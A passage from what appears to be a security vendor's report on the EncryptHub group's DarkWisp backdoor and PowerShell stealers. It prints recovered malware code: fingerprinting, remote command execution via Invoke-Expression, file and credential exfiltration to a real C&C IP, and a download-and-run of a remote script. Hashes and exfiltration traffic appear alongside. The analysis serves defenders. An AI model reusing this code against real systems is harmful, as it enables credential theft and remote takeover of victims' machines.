      $subKey.Close()
    }
    $testKey.Close()
  } catch {
    $isAdmin = $false
  }

    # Get public IP address
    $ipAddress = (Invoke-RestMethod -Uri "https://api.ipify.org").ip

    # Get location info
    $location = Invoke-RestMethod -Uri "http://ipinfo.io/$ipAddress/json"
    $country = $location.country

    # Get detailed OS version
    $osVersion = "Windows"

    # Check corporate membershi
    $corporateInfo = Check-CorporateMembership
    $isCorporate = $corporateInfo.IsCorporate
    $domain = $corporateInfo.Domain

    # Check for crypto wallets
    $hasCrypto = Check-CryptoWallets

    # Check VPN
    $hasVPN = Check-VPN

    # Get uptime
    $uptime = (Get-CimInstance -ClassName Win32_OperatingSystem).LastBootUpTime
    $uptime = (Get-Date) - ([datetime]$uptime)

  # Get av
  $antivirusList = (Get-WmiObject -Namespace "root\SecurityCenter2" -Class
"AntivirusProduct").displayName -join ","

    # Firewall status
    $firewallEnabled = (Get-NetFirewallProfile -All).Enabled -contains $true

    # Build identifier
    $build = "encrypthub"

    return "INFO|$($env:COMPUTERNAME)|$($env:USERNAME)|$($isAdmin)
    |$country|$osVersion|$build|$hasCrypto|$isCorporate|$domain|$hasVPN|$antivirusList"
}
```

Figure 12. DarkWisp data exfiltration

The malware implements a dual-channel C&C communication strategy. The primary channel operates over TCP port 8080, which is used for three purposes:

1. Sending initial system reconnaissance data (including computer name, user privileges, OS details, cryptocurrency wallet presence, VPN status, and antivirus information)
2. Maintaining a persistent connection through a PING mechanism
3. Receiving Base64-encoded commands from the C&C server

The secondary channel operates over HTTPS port 8081 and serves as a redundant path specifically for exfiltrating command execution results. When a command is executed, the output is sent through both the TCP connection on port 8080, encoded as a Base64 string, and transmitted via HTTPS GET request to port 8081 using the endpoint */receive_result*. This dual-channel approach for command results ensures reliable delivery of command outputs back to the C&C server, even if one channel becomes unavailable. Figure 13 shows the network traffic sent by the malware over TCP on port 8080.




Figure 13. DarkWisp backdoor Network communication

Once the malware exfiltrates reconnaissance and system information to the C&C server, it enters a continuous loop waiting for commands. The malware accepts commands through a TCP connection on port 8080, where commands arrive in the format *COMMAND|<base64_encoded_command>*.

```
# Main loop
while ($true) {
    $stream = Establish-Connection
    if ($stream -eq $null) {
        exit
    }

    $clientInfo = Get-ClientInfo
    $streamWriter = New-Object System.IO.StreamWriter($stream)
    $streamWriter.WriteLine($clientInfo)
    $streamWriter.Flush()
    Log-Message "Client information sent."

    try {
        while ($stream.CanRead) {
            $reader = New-Object System.IO.StreamReader($stream)
            $response = $reader.ReadLine()

            if ($response) {
                Log-Message "Response from server: $response"

                if ($response -like "COMMAND|*") {
                    $commandBase64 = $response.Substring(8)
                    $result = Execute-Command -commandBase64 $commandBase64

                    $streamWriter.WriteLine($result)
                    $streamWriter.Flush()
                    Send-ResultToServer($result)
                    Log-Message "Command executed and result sent back."
                } elseif ($response -eq "PING") {
                    $streamWriter.WriteLine("OK")
                    $streamWriter.Flush()
                    Log-Message "PING response sent."
                }
            }
        }
    } catch {
        Log-Message "Stream error or client disconnected: $_"
    }

    $stream.Close()
    $stream = Reconnect
}
```

Figure 14. DarkWisp command execution

Each DarkWisp backdoor stub has a unique build identifier, which the C&C server uses upon establishing a successful connection. The server then sends specific commands tailored to the corresponding build. In this case, the build identifier is *encrypthub* (Figure 15), and the server issues a predefined command, *whoami*, encoded as *COMMAND|d2hvYW1p*.

```
# Build identifier
$build = "encrypthub"

return "INFO|$($env:COMPUTERNAME)|$($env:USERNAME)|$($isAdmin)|$country|$osVersion|$build|
$hasCrypto|$isCorporate|$domain|$hasVPN|$antivirusList"
}
```

Figure 15. Payload build

In Figure 16 below, we show that this configuration is stored on the C&C server.

Figure 16. C&C server configuration

The malware decodes this Base64-encoded command and executes it using the *Invoke-Expression* cmdlet. The output of the executed command is formatted as *RESULT*|<*Command output*> and sent back to the server. This result is exfiltrated over TCP on port 8080, and optionally over HTTPS on port 8081, for redundancy and evasion (Figure 17). The main communication loop ensures continuous interaction with the server, handling commands, maintaining connectivity, and securely transmitting results.

```
function Execute-Command {
    param (
        [string]$commandBase64
    )
    try {
        $command =
[System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($commandBase64))
        Log-Message "Decoded command: $command"
        try {
            $result = Invoke-Expression -Command $command
            if (-not $result) {
                $result = "OK"
            }
        } catch {
            $result = "Error: $_"
        }
        return "RESULT|$result"
    } catch {
        Log-Message "Command execution error: $_"
        return "ERROR|Failed to execute command"
    }
}

[...]

function Send-ResultToServer {
    param (
        [string]$result
    )
    $base64Result = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($result))
    $url = "https://82.115.223.182:8081/receive_result?result=$base64Result"

    try {
        Invoke-RestMethod -Uri $url -Method Get
        Log-Message "Result sent to server: $base64Result"
    } catch {
        Log-Message "Failed to send result to server: $_"
    }
}
```

Figure 17. Command execution result exfiltration

```
2025-01-17 19:50:34 - Client information sent.
2025-01-17 19:50:34 - Response from server: INFO_RECEIVED|DESKTOP-BFTPUHP
2025-01-17 19:50:34 - Response from server: COMMAND|d2hvYW1p
2025-01-17 19:50:34 - Decoded command: whoami
Result received and saved
2025-01-17 19:50:35 - Result sent to server: UkVTVUxUfGRlc2t0b3AtYmZ0cHVocFxhZG1pbg==
2025-01-17 19:50:35 - Command executed and result sent back.
2025-01-17 19:50:39 - Response from server: PING
2025-01-17 19:50:39 - PING response sent.
```

Figure 18. Execution debug message – Server issues a "whoami" command to the malware upon establishing a connection

EncryptHub stealers

We have identified five information stealers in the Water Gamayun arsenal, including three custom PowerShell payload and two known malware binaries: Stealc and Rhadamanthys Stealer.

In a campaign distributing malware via *encrypthub[.]org/net*, the custom PowerShell-based stealers used were named *stealer_module.ps1* and *encrypthub_steal.ps1*; we refer to it as EncryptHub Stealer variant A. The payloads served in *82[.]115[.]223[.]182/payload*, the info stealer was named *fickle_payload.ps1*; we refer to it as EncryptHub Stealer variant B. In a more recent campaign, we identified another variant named *payload.ps1*; we refer to it as EncryptHub Stealer variant C. These variants exhibit similar functionalities and capabilities, with only minor modifications distinguishing them.

All EncryptHub variants covered in this research are modified versions of the open-source Kematian-Stealer. Also, these variants are using the banner shown in Figure 19, unlike the original Kematian-Stealer developed by "Somali-Devs", which is no longer available on GitHub.

Figure 19. Encrypthub stealer's banner

EncryptHub Stealer is distributed through malicious MSI packages or binary malware droppers such as *skotes.exe* (SHA256: 079b7f03c727de92c3fcb7d3b9b9fea6d1e9ffdcd60dc9a360af90ce7b4b5cc6), *WEXTRACT.EXE.MUI* (SHA256: 5752efa219c7e42cb104917f38c146e1f747d14230be0e64a5e87c20e82075bb), and *axplong.exe* (SHA256: 2a5f9198f1e563688a2081b746bdaf48d897ec0ae96dfafc15cd5cd52c25e8f2). These droppers deploy and execute various other stealers, including Lumma Stealer and Amadey. EncryptHub's execution flow and architecture is shown in Figure 20.




Figure 20. EncryptHub stealer - Execution flow and architecture

EncryptHub Stealer Variant A

Name	stealer_module.ps1 encrypthub_steal.ps1
MD5	2f8bf3e5b6cbdb0c8e5935b078711867 1fbe357c26133a4b39b96fdd2c48f1ae
SHA-1	Ca4fea2deacb9665461eb74b6422b137326c0d76 57ab6bdbb41289f3c8983d5b48fc98c08782ed1f
SHA-256	B29e630b9c70b0daaba4f83489494444c04c7a470b9c24eb4ddffb6cd7cf05ff 677601f72181c53541f850248dd0904153ea62458489d7aa782149b93399ebd8
Size	368111 bytes 371740 bytes)
File type	PowerShell

Table 5. EncryptHub Stealer Variant A

Upon execution, the malware collects extensive system information, including antivirus software, installed software, network adapters, running applications, and more. It also extracts sensitive data such as Wi-Fi passwords, Windows product keys, clipboard history, and session data from various messaging clients, VPN clients, VNC clients, FTP clients, and password managers. Additionally, it collects files from user directories based on these specific keywords and extensions:

$keywords = @("2fa", "acc", "account", "auth", "backup", "bank", "binance", "bitcoin", "bitwarden", "btc", "casino", "code", "coinbase ", "crypto", "dashlane", "discord", "eth", "exodus", "facebook", "funds", "info", "keepass", "keys", "kraken", "kucoin", "lastpass", "ledger", "login", "mail", "memo", "metamask", "mnemonic", "nordpass", "note", "pass", "passphrase", "proton", "paypal", "pgp", [...])

$allowedExtensions = @("*.jpg", "*.png", "*.rdp", "*.txt", "*.doc", "*.docx", "*.pdf", "*.csv", "*.xls", "*.xlsx", "*.ldb", "*.log", "*.pem", "*.ppk", "*.key", "*.pfx")

The following Figure 21 illustrates how the malware fingerprints a victim machine.

```
$networkinfo = Get-Network
$lang = (Get-WinUserLanguageList).LocalizedName
$date = Get-Date -Format "r"
$osversion = (Get-CimInstance -ClassName Win32_OperatingSystem).Caption
$windowsVersion = Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion"
$buildNumber = $windowsVersion.CurrentBuild; $ubR = $windowsVersion.UBR; $osbuild = "$buildNumber.$ubR"
$displayversion = (Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion").DisplayVersion
$mfg = (Get-CimInstance -ClassName Win32_ComputerSystem).Manufacturer
$model = (Get-CimInstance -ClassName Win32_ComputerSystem).Model
$CPU = (Get-CimInstance -ClassName Win32_Processor).Name
$corecount = (Get-CimInstance -ClassName Win32_Processor).NumberOfCores
$GPU = (Get-CimInstance -ClassName Win32_VideoController).Name
$total = (Get-CimInstance -ClassName Win32_PhysicalMemory | Measure-Object -Property Capacity -Sum).Sum / 1GB
$raminfo = "{0:N2} GB" -f $total
$mac = (Get-CimInstance -ClassName Win32_NetworkAdapterConfiguration | Where-Object { $_.IPEnabled -eq $true }).MACAddress -join ","

# A cool banner
$guid = [Guid]::NewGuid()
$guidString = $guid.ToString()
$suffix = $guidString.Substring(0, 8)
$prefixedGuid = "EncryptHub-$buildType-" + $suffix
$kematian_banner = ("4pWU4pWQ4pWQ4pWQ4pWQ4pWQ4pWQ4pWQ4pWQ4pWQ4pWQ4pWQ4pWQ4pWQ4pWQ4pWQ4pWQ4[...]DilZDilZDilZDilZDilZDilZDilZDilZDilZDilZ0=")
$kematian_strings = [Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($kematian_banner))
$kematian_info = "$kematian_strings `nLog Name : $hostname `nBuild ID : $prefixedGuid`n"
```

Figure 21. EncryptHub Variant A - System information gathering

The malware then sends the collected system information to the attacker's C&C server (Figure 22), unlike Kematian stealer, which used Discord for exfiltration, Figure 23 shows the HTTP request used to exfiltrate system information.

```powershell
if (CHECK_AND_PATCH -eq $true) {
    $greenExclamation = [char]0x2705
    $message = "$($greenExclamation) [STEAL] Working..."
    Send-Callback -message $message -buildType $buildType -server $serverLocation -apiKey $apiKey
    KDMUTEX
    if (!($debug)) {
        CriticalProcess -MethodName InvokeRtlSetProcessIsCritical -IsCritical 0 -Unknown1 0 -Unknown2 0
    }
```

```powershell
function Send-Callback {
    param (
        [string]$message,
        [string]$buildType,
        [string]$server,
        [string]$apiKey
    )
    [... TRUNCATED ....]
    $pcName = Get-PCName
    $userName = Get-UserName
    $screenCapt = ""#Get-Screen
    $ip = Get-ExternalIP
    $location = Get-Location
    $country = $location.country
    $city = $location.city
    $osVersion = Get-OSVersion
    $isAdmin = Get-IsAdmin
    $isDomain = Get-DomainName
    $data = @{
        "Message"    = [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($message))
        "Image"      = $screenCapt
        "BuildType"  = [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($buildType))
        "PCName"     = [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($pcName))
        "UserName"   = [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($userName))
        "ExternalIP" = [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($ip))
        "Country"    = [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($country))
        "City"       = [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($city))
        "OSVersion"  = [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($osVersion))
        "IsAdmin"    = $isAdmin
        "IsDomain"   = $isDomain
    }
    $jsonData = $data | ConvertTo-Json
    $webClient = New-Object System.Net.WebClient
    $webClient.Headers.Add("Content-Type", "application/json")
    $webClient.Headers.Add("Api-Key", $apiKey)

    try {
        $response = $webClient.UploadString("$server/?method=Callback", $jsonData)
    } catch {}
}
```

Figure 22. Collection and exfiltration of system information

Figure 23. HTTP request used to exfiltrate system information

After transmitting the system information, the malware proceeds to initiate the stealing process. It gathers additional data such as browser credentials, clipboard content, and other sensitive information. This data is then compressed into a ZIP archive and uploaded to the attacker's C&C server (Figure 24). Figure 25 shows the HTTP request used to exfiltrate the stolen data.

```powershell
$b64_uuid = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($uuid))
$b64_countrycode = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($countrycode))
$b64_hostname = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($hostname))
$b64_filedate = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($filedate))
$b64_timezoneString = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($timezoneString))
$zipFileName = "$uuid`_$countrycode`_$hostname`_$filedate`_$timezoneString.zip"
#$zipFileName = "$b64_uuid`_$b64_countrycode`_$b64_hostname`_$b64_filedate`_$b64_timezoneString.zip"
$zipFilePath = "$env:LOCALAPPDATA\Temp\$zipFileName"

Compress-Archive -Path "$folder_general" -DestinationPath "$zipFilePath" -Force

Write-Host $ZipFilePath
Write-Host "[!] Uploading the extracted data" -ForegroundColor Green
#-----------------------------------------------
Start-Sleep -Seconds 10
#REZERV----------------------------------------
$fileName = [System.IO.Path]::GetFileName($zipFilePath)
$base64FileName = [Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($fileName))
$base64BuildType = [Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($buildType))
$url = "$serverLocation/?method=UploadFile&filename=$base64FileName&buildType=$base64BuildType"

$maxRetries = 3   # Maximum number of attempts
$retryDelay = 5   # Delay between attempts in seconds
$success = $false # Success flag

for ($attempt = 1; $attempt -le $maxRetries; $attempt++) {
    try {
        Write-Host "[!] Attempt $attempt to upload archive to: $url"
        $RezWebClient = New-Object System.Net.WebClient
        $RezWebClient.Headers.Add("Api-Key", $apiKey)
        $RezWebClient.UploadFile($url, $zipFilePath)
        Write-Host "[!] Archive successfully uploaded"
        $success = $true
        break # Exit the loop on successful upload
    } catch {
        Write-Host "[!] Error during upload: $_"
        if ($attempt -lt $maxRetries) {
            Write-Host "[!] Retrying in $retryDelay seconds..."
            Start-Sleep -Seconds $retryDelay
        } else {
            Write-Host "[!] All attempts to upload have failed"
        }
    }
```

Figure 24. Achieving and exfiltrating collected data




Figure 25. HTTP request used to exfiltrate collected data

In this variant, we have identified the use of LOLBins technique (Figure 26), which attackers tend to utilize to carry out malicious activities, blending their actions with normal system operations to evade detection.

In this case, the malware loads IntelliJ's *runnerw.exe* – renamed to *invoker.exe* (SHA256: 91aa7642a301ad6f46a6e466d89b601270aac64b7b6a5661436f7f9b5d804e89) – which is a Windows executable that acts as a wrapper process for running and managing programs launched from IntelliJ IDEA.

The script ensures it runs with administrative privileges and, if successful, decodes and writes a payload to the created *C:\Windows<space>\System32* directory. It then uses *powershell.exe* to run the payload with hidden execution and bypasses standard execution policies, downloading and executing a remote script. This technique effectively evades detection by abusing the inherent trust in system binaries and directories, combining script execution and network-based payload delivery to carry out its objectives stealthily.

```
3 references
function Request-Admin {
    while (-not (CHECK_AND_PATCH)) {
        if ($PSCommandPath -eq $null) {
            Write-Host "Please run the script with admin!" -ForegroundColor Red
            Start-Sleep -Seconds 5
            Exit 1
        }
        if ($debug -eq $true) {
            try { Start-Process "powershell" -ArgumentList "-NoP -Ep Bypass -File `"$PSCommandPath`"" -Verb RunAs; exit } catch {}
        }
        else {
            try {
                #Unpack and abuse Google LLC
                $base64Payload = "TVqQ[...]=="
                New-Item "\\?\C:\Windows \System32\" -ItemType Directory -ErrorAction SilentlyContinue > $null
                $decodedInvoker = [System.Convert]::FromBase64String($base64Payload)
                $invokerPath = "C:\Windows \System32\Invoker.exe"
                [System.IO.File]::WriteAllBytes($invokerPath, $decodedInvoker)
                #--------------------------
                Start-Process $invokerPath -ArgumentList "powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -Command
                `"Invoke-RestMethod -Uri 'https://encrypthub.org/main/steal/taskmaker.ps1' | Invoke-Expression`"" -Verb RunAs
                exit
            } catch {}
        }
    }
}
```

Figure 26. LOLBins technique

Figure 27 below shows the execution of the PowerShell script using the renamed file *invoker.exe*, leveraging the LOLBins technique.




Figure 27. PowerShell execution via LOLBins technique

EncryptHub Stealer Variant B

Name	fickle_payload.ps1
MD5	3371da6397159dbced2794c12aeb80c6
SHA-1	291ed2eb864c95ba5495ca415efd1b071362ec7b
SHA-256	899d0b75e7eb3250246f709ad8aa32a8634f536153a3d2eaa3b5a9d9c2690168
Size	28490240 bytes

File type	PowerShell

Table 6. EncryptHub Stealer Variant B

This stealer variant has been identified in a campaign hosted on the C&C server at *82[.]115[.]223[.]182*. In Figure 28, we show the debug execution message of EncryptHub Variant B.

While there are code similarities between this version and the Kematian stealer, the malware author has made significant modifications. They have removed some functions and introduced new capabilities: This includes automated collection techniques and obfuscation methods like Base64 encoding to encode collected file name and build type (Figure 29), the extraction of collected information to remote server over port 8081 (Figures 30 and 31), and the sending of notification messages to the attacker via Telegram (Figures 32 and 33). This stealer variant is designed to collect data, like the previously mentioned stealers.




Figure 28. EncryptHub Variant B Stealer - Execution




Figure 29. EncryptHub Variant B collects system information

```
$base64FileName = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes((Split-Path $tarFilePath -Leaf)))
$base64BuildType = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($build))
$url = "https://82.115.223.182:8081/upload_file?filename=$base64FileName&buildType=$base64BuildType"
Write-Host "[!] Archive sending to: $url"
$RezWebClient = New-Object System.Net.WebClient
$RezWebClient.UploadFile($url, $tarFilePath)
$fileLink = "https://82.115.223.182/server/uploads/$build/$(Split-Path $tarFilePath -Leaf)"
```

Figure 30. Constructing the HTTPS to upload the collected information

```
POST /upload_file?filename=Q0E[redacted]mlw&buildType
=ZW5jcnlwdGh1Yg== HTTP/1.1
Content-Type: multipart/form-data; boundary=----------8dd390d5e1a8323
Host: 82.115.223.182:8081
Content-Length: 22739
Connection: Keep-Alive

----------8dd390d5e1a8323
Content-Disposition: form-data; name="file"; filename="[redacted]"
Content-Type: application/octet-stream

PK.....%4Z...r.....+...Fickle Stealer\Important_Files_Keywords.txt....!.....L.2p1..PK.....%4Z.x.....  .....Fickle
Stealer\System.txt.T.n.0...%.....h....v....I.....U. 'Y.....U.&.Iv.w....f;.P..u.4i..c.....9.....7....._r.....'.6.....;y.&.v.2U..
```

